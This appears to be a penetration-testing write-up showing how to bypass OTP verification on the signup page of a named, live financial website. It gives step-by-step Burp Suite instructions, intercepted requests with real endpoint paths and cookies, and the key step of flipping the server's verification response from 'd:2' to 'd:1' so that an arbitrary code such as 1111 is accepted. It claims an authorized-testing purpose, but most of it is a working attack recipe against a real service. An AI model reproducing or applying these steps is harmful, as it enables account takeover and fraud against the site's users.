

# OTP BYPASS


## 1. Website: - Insta Financial

This project focuses on identifying and preventing OTP bypass vulnerabilities in financial web applications through controlled and authorized testing environments.

**Steps 1** Open <https://www.instafinancials.com/Signup>


**Step 2** Fill out the details on the website like (Name, Email, phone no. etc.)

**Step 3** clicks the login button and enters the credential



The screenshot shows the 'Signup' page of the Insta Financials website. The page has a dark blue header with the 'INSTA Financials' logo. The main form is titled 'Signup' and includes fields for 'Your Full Name\*', 'Email ID \*', 'Code', 'Mobile Number\*', 'State\*', and a reCAPTCHA checkbox. Below the form is a green 'Get OTP' button. A small note at the bottom says 'Read static.zohocdn.com'.


**Step 4** After filling in all the details when we give the request to the server to get OTP it shown the interface and we enter the OTP by our choice e.g. (1111)



**Step 5** Then we open Burp suite to make changes that make our OTP verify both email and number.

**Step 6** Firstly we do the process with OTP verified

- After opening **Burp suite** go to the option proxy and then on the **Intercept** and Do the task on the web
- On the web we use the extensions like (Foxy Proxy)



## Step 7 After on the Foxy Proxy to the Burp suite all the requests are sent to the Burp suite Fig 2.1.1.4

- After this we must find the OTP verify
- Then do intercept and send response to the request and forward it
- Then we get the response
- After getting response we must change the value (**d=2 --> d=1**)

Burp Suite Professional v2025.9.4 - Temporary Project - Licensed to ZeroDayLab Crew

Request to https://www.instafinancials.com:443 [52.172.39.82] ↗ Open browser ⓘ :

Time	Type	Direction	Method	URL	Status code	Length
10:52:57.29 ...	HTTP	→ Request	POST	https://j.clarity.ms/coll...		
10:52:58.29 ...	HTTP	→ Request	POST	https://www.instafinancial...		
10:53:01.29 ...	HTTP	→ Request	POST	https://www.instafinancial...		
10:53:12.29 ...	HTTP	→ Request	POST	https://j.clarity.ms/coll...		
10:53:16.29 ...	HTTP	→ Request	POST	https://j.clarity.ms/coll...		
10:53:26.29 ...	HTTP	→ Request	POST	https://j.clarity.ms/coll...		
10:53:28.29 ...	HTTP	→ Request	POST	https://j.clarity.ms/coll...		
10:53:28.29 ...	HTTP	→ Request	POST	https://j.clarity.ms/coll...		

**Request**

```

8 Content-Type : application/json; charset=utf-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length : 38
11 Origin : https://www.instafinancials.com
12 Referer : https://www.instafinancials.com/accounts/signup-email
13 Sec-Fetch-Dest : empty
14 Sec-Fetch-Mode : cors
15 Sec-Fetch-Site : same-origin
16 Priority : u+0
17 Te: trailers
18 Connection : keep-alive
19
20 {
    "MobileNo": "91096634011",
    "OTP": "1111"
}

```

**Inspector**

Selected text: \r\n X-Requested-With: XMLHttpRequest


Decoded from: Select Cancel Apply changes

Request attributes: 2

Request query parameters: 0

Memory: 169.9MB

**Step 8** After changing the values and **forward** it. We are getting that our OTP are bypass and verified



Screenshot of Burp Suite Professional v2025.9.4 showing a session with a red arrow pointing to the last request and another red arrow pointing to the last response.

**Request**

```

1 POST /accounts/signup-emailotp.aspx/VerifyEmailOTP HTTP/2
2 Host: www.instafinancials.com
3 Cookie: InstaAuthID=gm0bodjwkhf0seal0hvhvfrsk; MobileRequest=False;
_ga_SBSZ7X8R9=GS1.1.e1769663242801g1t17696632893j324107hd; _ga=GAI.1.887304957.1769663243; _click=msqlx$5E2$9egj445B0$6E2220
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:147.0) Gecko/20100101 Firefox/147.0
5 Accept: application/json, text/javascript, */*; q=0.01
6 Accept-Language: en-US, en;q=0.9
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/json; charset=utf-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 51
11 Origin: https://www.instafinancials.com
12 Referer: https://www.instafinancials.com/accounts/signup-emailotp.e

```

**Response**

```

2 Cache-Control: private, max-age=0
3 Content-Type: application/json; charset=utf-8
4 Server: IIS/Server
5 X-FRAME-OPTIONS: SAMEORIGIN
6 X-XSS-Protection: 1; mode=block
7 X-Content-Type-Options: nosniff
8 Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type
Accept
9 Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
10 Date: Thu, 29 Jan 2026 05:29:16 GMT
11 Content-Length: 7
12
13 [
    "d": 1
]

```

**Inspector**

**Notes**

**Event log (20)** **All issues (3)**

**Memory: 184.8MB**

**Browser View**

## CONCLUSION

In this web application there is a vulnerability that by OTP bypass anyone can login the user account by doing the OTP bypass that leads to the damaging the CIA.